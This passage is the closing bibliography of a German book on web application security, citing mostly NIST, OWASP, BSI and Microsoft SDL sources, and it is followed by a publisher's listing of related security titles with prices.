44. Stoneburner G, Hayden C, Feringa A (2004) NIST special publication 800-27 – engineering principles for information technology security (A baseline for achieving security), revision A. NIST. http://csrc.nist.gov/publications/nistpubs/800-27A/SP800-27-RevA.pdf
45. OWASP Foundation. https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet
46. Anderson R (2008) Security engineering: a guide to building dependable distributed systems, 2. Aufl. Wiley Verlag
47. Litchfield D (2006) The history of the Oracle PLSQL Gateway Flaw. http://seclists.org/fulldisclosure/2006/Feb/11
48. Wing J (2011) Measuring relative attack surfaces. http://www.cse.psu.edu/~tjaeger/cse598-f11/slides/Wing_attack_surface.pdf
49. Spinellis D (2007) Another level of indirection. In: Oram A, Wilson G (Hrsg) Beautiful code: leading programmers explain how they think. O'Reilly and Associates, Sebastopol, S 279–291
50. Kernighan BW, Plauger PH (1981) Software tools in Pascal
51. Schneier B (2000) The process of security. Information Security Magazine, April 2000
52. Polizei Nordrhein-Westfalen (2011) Kölner Studie 2011 – Modus operandi beim Wohnungseinbruch. http://www.polizei-nrw.de/media/Dokumente/koelner-studie-2011.pdf
53. Schneier B (2003) Beyond fear – thinking sensibly about security in an uncertain world, S 107
54. http://technogility.sjcarriere.com/2009/01/26/simple-architectures-for-complex-enterprises/
55. Gasser M (1988) Building a secure computer system. Van Nostrand Reinhold. http://deke.ruc.edu.cn/wshi/readings/cs02.pdf
56. Schreiber T (2007) Den Missbrauch des Vertrauenskontextes verhindern. IT-SICHERHEITpraxis. http://www.securenet.de/fileadmin/papers/IT-S_praxis_3_07_SecureNet.pdf
57. NIST (2008) Federal information processing standards publication 180-3 -Secure Hash Standard (SHS). http://csrc.nist.gov/publications/fips/fips180-3/fips180-3_final.pdf
58. Ullrich J (2009) 8 basic rules to implement secure file uploads. SANS Institut. http://software-security.sans.org/blog/2009/12/28/8-basic-rules-to-implement-secure-file-uploads
59. Bundesamt für Sicherheit in der Informationstechnik (BSI). Glossar und Begriffsdefinitionen zu den IT-Grundschutzkatalogen. https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/Glossar/glossar_node.html. Zugegriffen am 20.12.2016
60. OpenID Foundation (2007) OpenID authentication 2.0 – final. http://openid.net/specs/openid-authentication-2_0.html
61. Chong F (2006) Trusted subsystem design. http://msdn.microsoft.com/en-us/library/aa905320.aspx
62. Scarfone K, Souppaya M (2009) NIST Special Publication (SP)-NIST SP 800-118, Guide to enterprise password management (draft). http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf
63. Heise Online. LinkedIn wegen Passwort-Leck verklagt. http://www.heise.de/newsticker/meldung/LinkedIn-wegen-Passwort-Leck-verklagt-1622142.html. Zugegriffen am 20.06.2012

64. Tillmann H (2013) Browser Fingerprinting: Tracking ohne Spuren zu hinterlassen. http://bfp.henning-tillmann.de/downloads/Henning%20Tillmann%20-%20Browser%20Fingerprinting.pdf
65. Alur D, Crupi J, Malks D (2003) Core J2EE patterns: best practices and design strategies, 2. Aufl. Prentice Hall/Sun Microsystems Press. http://www.corej2eepatterns.com/Design/PresoDesign.htm
66. Griggs B (2009) Are you a Facebook friend padder? http://scitech.blogs.cnn.com/2009/02/13/are-you-a-facebook-friend-padder
67. http://googleonlinesecurity.blogspot.de/2014/04/street-view-and-recaptcha-technology.html
68. Wagner J (2013) Gestaffelte Abwehr – Das Ende der Bild-CAPTCHAs. http://www.heise.de/ix/artikel/Gestaffelte-Abwehr-506871.html. Zugegriffen am 20.12.2013
69. Ollmann G (2007) Anti brute force resource metering. Helping to restrict web-based application brute force guessing attacks through resource metering. http://www.technicalinfo.net/papers/AntiBruteForceResourceMetering.html
70. Ollmann G (2007) Stopping automated attack tools, an analysis of web-based application techniques capable of defending against current and future automated attack tools. http://www.technicalinfo.net/papers/StoppingAutomatedAttackTools.html
71. World Wide Web Consortium (W3C) (2013) Cross-origin resource sharing, W3C proposed recommendation. http://www.w3.org/TR/cors/
72. World Wide Web Consortium (W3C) (2010) Uniform messaging policy, level one, W3C working draft. http://www.w3.org/TR/UMP
73. Hammer E (2012) OAuth 2.0 and the road to Hell. http://hueniverse.com/2012/07/oauth-2-0-and-the-road-to-hell
74. Lodderstedt T et al (2012) Token Revocation draft-lodderstedt-oauth-revocation-04. http://tools.ietf.org/pdf/draft-lodderstedt-oauth-revocation-04.pdf
75. Watson C, Groves D Melton J (2015) AppSensor guide – application-specific real time attack detection & response, Version 2.0.2. https://www.owasp.org/images/0/02/Owasp-appsensor-guide-v2.pdf
76. Langley A Maintaining digital certificate security. Google Security Blog. http://googleonlinesecurity.blogspot.de/2014/07/maintaining-digital-certificate-security.html. Zugegriffen am 08.07.2014
77. Golem News. Noch ein Einbruch bei einem Comodo-Partner. https://www.golem.de/1105/83726.html. Zugegriffen am 10.09.2017
78. Ristic I Is HTTP public key pinning dead? Qualys Blog. https://blog.qualys.com/ssllabs/2016/09/06/is-http-public-key-pinning-dead. Zugegriffen am 06.09.2016
79. Helme S (2016) Alexa top 1 million crawl. https://scotthelme.co.uk/alexa-top-1-million-crawl-aug-2016/
80. Weichselbaum (2016) CSP is dead, long live strict CSP! https://deepsec.net/docs/Slides/2016/CSP_Is_Dead,_Long_Live_Strict_CSP!_Lukas_Weichselbaum.pdf
81. Heise Online. Facebook & Co: 2 Klicks für mehr Datenschutz. http://www.heise.de/newsticker/meldung/Facebook-Co-2-Klicks-fuer-mehr-Datenschutz-1335091.html. Zugegriffen am 01.09.2011
82. Sarkar PG, Fitzgerald S (2013) Attacks on SSL a comprehensive study of beast, crime, time, breach, lucky 13 & RC4 biases. https://www.isecpartners.com/media/106031/ssl_attacks_survey.pdf
83. Imamura T et al (2013) World Wide Web Consortium (W3C), XML Encryption Syntax and Processing Version 1.1. http://www.w3.org/TR/xmlenc-core/#sec-eg-Granularity
84. Bundesamt für Sicherheit in der Informationstechnik (BSI) (2013) Mindeststandard des BSI nach § 8 Abs. 1 Satz 1 BSIG für den Einsatz des SSL/TLS-Protokolls in der Bundesverwaltung. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Mindeststandards/Mindeststandard_BSI_TLS_1_2_Version_1_0.pdf

85. Bundesamt für Sicherheit in der Informationstechnik (BSI) (2017) Technische Richtlinie BSI TR-02102-1 Kryptographische Verfahren: Empfehlungen und Schlüssellängen, Version 2017. https://www.bsi.bund.de/DE/Publikationen/TechnischeRichtlinien/tr02102/index_htm.html
86. Apache Foundation. Security notes. http://httpd.apache.org/docs/2.4/misc/security_tips.html
87. NIST, Federal Information Processing Standards Publication. Implementation guidance for FIPS PUB 140-2 and the cryptographic module validation Program, Aktualisierung vom Juli 2013. http://csrc.nist.gov/groups/STM/cmvp/documents/fips140-2/FIPS1402IG.pdf
88. World Wide Web Consortium (W3C). XML signature syntax and processing, 2. Aufl. W3C Recommendation. http://www.w3.org/TR/xmldsig-core. Zugegriffen am 10.06.2008
89. Coates M (2009) HTTPS data exposure – GET vs POST. http://michael-coates.blogspot.de/2009/11/https-data-exposure-get-vs-post.html
90. Fielding et al (1999) RFC 2616 – hypertext transfer protocol – HTTP/1.1, Section 14.9.1. http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.9.1
91. Fielding et al RFC 2616 – hypertext transfer protocol – HTTP/1.1, Section 14.32. http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.32
92. Rydstedt EB, Boneh D, Jackson C (2010) Busting frame-busting a study of clickjacking vulnerabilities on popular sites. http://elie.im/publication/busting-frame-busting-a-study-of-clickjacking-Vulnerabilitys-on-popular-sites
93. Law E (2010) Combating clickjacking with X-frame-options. http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx. Zugegriffen am 20.12.2013
94. Mozilla Organisation (2013) CSP specification wiki. https://wiki.mozilla.org/Security/CSP/Specification. Zugegriffen am 20.12.2013
95. Sterne B, Barth A (2012) Content security policy 1.0. www.w3.org/TR/CSP
96. Mozilla Developer Network. Using CSP violation reports. https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP. Zugegriffen am 20.08.2017
97. OWASP Foundation (2017) Web service security cheat sheet. https://www.owasp.org/index.php/Web_Service_Security_Cheat_Sheet. Zugegriffen am 01.04.2017
98. OWASP Foundation (2013) REST security cheat sheet. https://www.owasp.org/index.php/REST_Security_Cheat_Sheet. Zugegriffen am 20.12.2013
99. Chess B, O'Neil YT, West J (2007) JavaScript hijacking. http://james.padolsey.com/wp-content/uploads/javascript_hijacking.pdf
100. Matsumoto S (2007) Is secure Ajax an Oxymoron, SD WEST 2007. http://www.cigital.com/presentations/Is%20Secure%20Ajax%20An%20Oxymoron.pdf
101. Deutsche Telekom. Technische Sicherheitsanforderungen. http://www.telekom.com/static/-/155996/7/technische-sicherheitsanforderungen-si
102. Bundesamt für Sicherheit in der Informationstechnik (BSI) (2013) Sicherheitsstudie Content Management Systeme (CMS), Version 1.0. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/CMS/Studie_CMS.pdf
103. Barnett R (2011) Best practices: virtual patching. https://www.owasp.org/index.php/Virtual_Patching_Best_Practices. Zugegriffen am 20.12.2013
104. OWASP German Chapter unter Mitwirkung von: Maximilian Dermann, Mirko Dziadzka, Boris Hemkemeier, Achim Hoffmann, Alexander Meisel, Matthias Rohr, Thomas Schreiber, Best Practices: Einsatz von Web Application Firewalls, Version 1.0.2, März 2008, wiki September 2008. https://www.owasp.org/index.php/Best_Practices:_Einsatz_von_Web_Application_Firewalls. Zugegriffen am 20.12.2013
105. Web Application Security Consortium (WASC) (2006) Web application firewall evaluation criteria (WAFEC), Version 1.0. http://projects.webappsec.org/f/wasc-wafec-v1.0.pdf

106. OWASP Foundation. Web application firewall. https://www.owasp.org/index.php/Web_Application_Firewall. Zugegriffen am 12.06.2014
107. Cloud Security Alliance (CSA) (2009) Security guidance for critical areas of focus in cloud computing, Version 2.1 https://cloudsecurityalliance.org/csaguide.pdf
108. Bundesamt für Sicherheit in der Informationstechnik (BSI). Studien zum Thema Cloud Computing. https://www.bsi.bund.de/DE/Themen/CloudComputing/Studien/Studien_node.html
109. ISECOM (2010) The open source security testing methodology manual (OSSTMM), Version 3.02. http://www.isecom.org/mirror/OSSTMM.3.pdf
110. OWASP Foundation (2015) OWASP application security verification standard v3. https://www.owasp.org/images/6/67/OWASPApplicationSecurityVerificationStandard3.0.pdf
111. OWASP Foundation. OWASP testing guide. https://www.owasp.org/index.php/Testing_Guide_Introduction
112. Jones C (1996) Applied software measurement: global analysis of productivity and quality
113. Allen JA, Barnum S, Ellison RJ, McGraw G, Mead NR (2008) Software security engineering – a guide for project managers. Addison Wesley, S 15
114. Okun V, Delaitre A, Black PE (2010) The second static analysis tool exposition (SATE), Special Publication 500-287. http://samate.nist.gov/docs/NIST_Special_Publication_500-287.pdf
115. Bundesamt für Sicherheit in der Informationstechnik (BSI). https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzAbout/ITGrundschutzSchulung/Webkurs1004/4_Risiken-Analysieren/2_Risiken%20bewerten/RisikenBewerten_node.html. Zugegriffen am 01.12.2017
116. NIST Special Publication 800-30, Risk management guide for information technology systems -Recommendations of the National Institute of Standards and Technology (NIST), Gary Stoneburner, Alice Goguen, and Alexis Feringa. http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf. Zugegriffen im Jul. 2002
117. OWASP Foundation. https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology. Zugegriffen am 20.04.2017
118. LeBlanc D (2007) DREADful. http://blogs.msdn.com/david_leblanc/archive/2007/08/13/dreadful.aspx. Zugegriffen am 13.08.2007
119. Shostack A (2008) Do you use DREAD as it is? http://social.msdn.microsoft.com/Forums/en-US/sdlprocess/thread/c601e0ca-5f38-4a07-8a46-40e4adcbc293/. Zugegriffen am 15.06.2013
120. Microsoft Corporation. Security bug bar. http://msdn.microsoft.com/en-us/library/cc307404.aspx. Zugegriffen am 20.12.2013
121. Microsoft Corporation. Privacy bug bar. http://msdn.microsoft.com/en-us/library/cc307403.aspx
122. Chess B, West J (2007) Secure programming with static analysis. S 10
123. McGraw G (2014) Software [in]security and scaling automated code review. http://searchsecurity.techtarget.com/opinion/McGraw-Software-insecurity-and-scaling-automated-code-review
124. McGraw G (2007) Badness-ometers are good. Do you own one? http://www.cigital.com/justice-league-blog/2007/03/19/badness-ometers-are-good-do-you-own-one/
125. van Wyk K (2013) Adapting penetration testing for software development purposes. https://buildsecurityin.us-cert.gov/bsi/articles/BestPractices/penetration/655-BSI.html#dsy655-BSI_penetration-testing-tools-categories
126. Web Application Security Consortium (WASC) (2009) Web Application Security Scanner Evaluation Criteria (WASSEC), Version 1.0. http://projects.webappsec.org/w/page/13246986/Web%20Application%20Security%20Scanner%20Evaluation%20Criteria. Zugegriffen am 20.12.2013
127. Bennetts S (2013) Plug-n-Hack overview. https://blog.mozilla.org/security/2013/08/22/plug-n-hack. Zugegriffen am 22.08.2013

128. Web Application Security Consortium (WASC). Static Analysis Technologies Evaluation Criteria (SATEC). http://projects.webappsec.org/w/page/66094278/Static%20Analysis%20Technologies%20Evaluation%20Criteria. Zugegriffen am 20.04.2017
129. Wingers K (2001) Peer reviews in software: a practical guide. Addison-Wesley Professional
130. Microsoft Corporation. The STRIDE threat model. http://msdn.microsoft.com/en-us/library/ee823878%28v=cs.20%29.aspx. Zugegriffen am 20.12.2013
131. Meier JD, Mackman A, Wastel B, Microsoft Corporation (2005) Threat modeling web applications. http://msdn.microsoft.com/de-de/library/ms978516(en-us).aspx
132. Microsoft Corporation. Evolution of the Microsoft SDL. http://www.microsoft.com/security/sdl/resources/evolution.aspx. Zugegriffen am 20.12.2013
133. Burns SF, SANS Institute (2005) Threat modeling: a process to ensure application security, Version 1.4c. http://www.sans.org/reading_room/whitepapers/securecode/threat-modeling-process-ensure-application-security_1646
134. OWASP Foundation. https://www.owasp.org/index.php/Application_Threat_Modeling. Zugegriffen am 27.12.2013
135. OWASP Foundation. https://www.owasp.org/index.php/Threat_Risk_Modeling. Zugegriffen am 27.12.2013
136. OWASP Foundation. https://www.owasp.org/index.php/OWASP_Threat_Modelling_Project. Zugegriffen am 27.12.2013
137. Barum S (2007) An introduction to attack patterns as a software assurance knowledge resource. OMG software assurance workshop 2007. http://capec.mitre.org/documents/An_Introduction_to_Attack_Patterns_as_a_Software_Assurance_Knowledge_Resource.pdf
138. Microsoft Corporation (2012) Microsoft Security Development Lifecycle (SDL) – Version 5.2. https://www.microsoft.com/en-us/download/details.aspx?id=29884
139. Microsoft Corporation (2010) Simplified implementation of the Microsoft SDL. http://www.microsoft.com/en-us/download/details.aspx?id=12379
140. Kissel R et al (2008) NIST Special Publication 800-65 – security considerations in the system development life cycle. NIST. http://csrc.nist.gov/publications/nistpubs/800-64-Rev2/SP800-64-Revision2.pdf
141. Ferraiolo K (2000) The systems security engineering capability maturity model (SSE-CMM). http://csrc.nist.gov/nissc/2000/proceedings/papers/916slide.pdf
142. Microsoft Corporation (2008) Microsoft SDL optimization model. http://www.microsoft.com/en-us/download/details.aspx?id=2830
143. BSI-Leitfäden zur Entwicklung sicherer Webanwendungen, Bundesamt für Sicherheit in der Informationstechnik (BSI), 2013. https://www.bsi.bund.de/DE/Publikationen/Studien/Webanwendungen/index_htm.html
144. Los R (2011) Tracking performance of Software Security Assurance programs – five essential KPIs. https://www.infosecisland.com/download/index/id/37.html
145. NIST (2004) Federal Information Processing Standards Publication. NIST FIPS Pub. 199. http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf
146. SAFECode Organization (2010) Software integrity controls – an assurance-based approach to minimizing risks in the software supply chain. http://www.safecode.org/publications/SAFECode_Software_Integrity_Controls0610.pdf
147. McGraw G (2006) Migues S. Software [in]security: vBSIMM take two (BSIMM for vendors revised), 26. Januar 2012. http://www.informit.com/articles/article.aspx?p=1832574. Zugegriffen am 20.12.2013
148. Cruz D. Updated JIRA risk workflow (now with a ‚Fixing' state), http://blog.diniscruz.com/2016/03/updated-jira-risk-workflow-now-with.html vom 2. März 2016. Zugegriffen am 20.07.2017

149. OWASP Foundation. OWASP secure software contract annex. https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex. Zugegriffen am 15.06.2013
150. Microsoft Corporation (2012) SDL-Agile requirements. http://msdn.microsoft.com/en-us/library/windows/desktop/ee790620.aspx. Zugegriffen am 11.04.2017
151. Lackey Z (2012) Effective approaches to web application security. http://www.slideshare.net/zanelackey/effective-approaches-to-web-application-security
152. Bird J (2014) Secure DevOps – seems simple. http://swreflections.blogspot.de/2014/03/secure-devops-seems-simple.html. Zugegriffen am 10.06.2014
153. Robinson A (2015) Continuous security: implementing the critical controls in a DevOps environment. SANS Institute. https://www.sans.org/reading-room/whitepapers/critical/continuous-security-implementing-critical-controls-devops-environment-36552
154. International Organization for Standardization (ISO) (2013) ISO/IEC 27034-1:2011 Information technology – security techniques – application security – part 1: overview and concepts
155. OWASP Foundation. Software assurance maturity model (SAMM). https://www.owasp.org/index.php/OWASP_SAMM_Project. Zugegriffen am 10.04.2017
156. McGraw G, Migues S, West J (2017) Building security in maturity model (BSIMM), Version 8. https://www.bsimm.com/download.html
157. SAFECode Organization (2012) Practical security stories and security tasks for Agile development environments. http://www.safecode.org/publications/SAFECode_Agile_Dev_Security0712.pdf
158. Curphey M (2009) Beautiful security – leading security experts explain how they think, S 148
159. Building a security culture. Adobe. https://www.adobe.com/content/dam/acom/en/security/pdfs/adb_security-culture-wp.pdf. . Zugegriffen im Sept. 2016
160. Steel C, Nagappan R, Lai R (2012) Core security patterns: best practices and strategies for J2EE, web services, and identity management.
161. Nagappan TB, Zeller A (2006) Mining metrics to predict component failures. Proceedings of the 28th international conference on software engineering. Association of Computing Machinery, New York, Sun Core (unbekannter Ort), S 452–461
162. Shin Y, Williams Y (2008) Is complexity really the enemy of software security?. Quality of protection workshop at the ACM conference on computers and communications security (CCS) 2008. Association for Computing Machinery, New York, S 47–50
163. Matzer M, Karlstetter F (2013) Sichere Software-Entwicklung mit ISO 27034-1. http://www.dev-insider.de/sichere-software-entwicklung-mit-iso-27034-1-a-559365. Zugegriffen am 10.09.2017

Stichwortverzeichnis


M. Rohr, *Sicherheit von Webanwendungen in der Praxis*, Edition <kes>,
https://doi.org/10.1007/978-3-658-20145-6

Edition <kes>

Neue Titel der Reihe


A. Tsolkas, K. Schmidt
Rollen und Berechtigungskonzepte
Identity- und Access-Management im Unternehmen
2. Aufl. 2017. XVII, 325 S.
171 Abb. 23 Abb. in Farbe. Brosch.
€ (D) 59,99 | € (A) 61,42 | *sFr 60,50
ISBN 978-3-658-17986-1
€ 46,99 | *sFr 48,00
ISBN 978-3-658-17987-8 (eBook)

- Praktische und handhabbare Konzepte für Rollen und Berechtigungen im Unternehmen



H.-P. Königs
IT-Risikomanagement mit System
Praxisorientiertes Management von Informationssicherheits-, IT- und Cyber-Risiken
5. Aufl. 2017. XXI, 471 S.
148 Abb. 26 Abb. in Farbe. Geb.
€ (D) 59,99 | € (A) 61,67 | *sFr 62,00
ISBN 978-3-658-12003-0
€ 46,99 | *sFr 49,50
ISBN 978-3-658-12004-7 (eBook)

- Grundlagen, Methoden und Werkzeuge zum fortschrittlichen Management der Informationsrisiken für Sicherheit und Compliance
- Informationsrisiken behandeln, Anforderungen der Corporate Governance umsetzen – so geht's!



E. von Faber, W. Behnsen
Secure ICT Service Provisioning for Cloud, Mobile and Beyond
ESARIS: The Answer to the Demands of Industrialized IT Production Balancing Between Buyers and Providers
2. Aufl. 2017. XIV, 369 S.
159 Abb. in Farbe. Geb.
€ (D) 44,99 | € (A) 46,26 | *sFr 46,50
ISBN 978-3-658-16481-2
€ 35,69 | *sFr 37,00
ISBN 978-3-658-16482-9 (eBook)

- Workable architecture for systematically securing ICT services
- Valuable insights for ICT service providers, user organization (customers) and suppliers
- Complete IT Service Management for an industrialized IT production

H. Kersten, G. Klett, J. Reuter, K.-W. Schröder
IT-Sicherheitsmanagement nach der neuen ISO 27001
ISMS, Risiken, Kennziffern, Controls
2016. XI, 254 S. 14 Abb. Brosch.
€ (D) 59,99 | € (A) 61,67 | *sFr 62,00
ISBN 978-3-658-14693-1
€ 46,99 | *sFr 49,50
ISBN 978-3-658-14694-8 (eBook)

- Umfassende Hilfe zur Umstellung auf die neue Normfassung der ISO 27001
- Ausführliche Erläuterung der Norm und organisatorisch-technische Umsetzung in die Praxis
- Mit Anwendungsbeispielen

€ (D) sind gebundene Ladenpreise in Deutschland und enthalten 7 % für Printprodukte bzw. 19 % MwSt. für elektronische Produkte. € (A) sind gebundene Ladenpreise in Österreich und enthalten 10 % für Printprodukte bzw. 20% MwSt. für elektronische Produkte. Die mit * gekennzeichneten Preise sind unverbindliche Preisempfehlungen und enthalten die landesübliche MwSt. Preisänderungen und Irrtümer vorbehalten.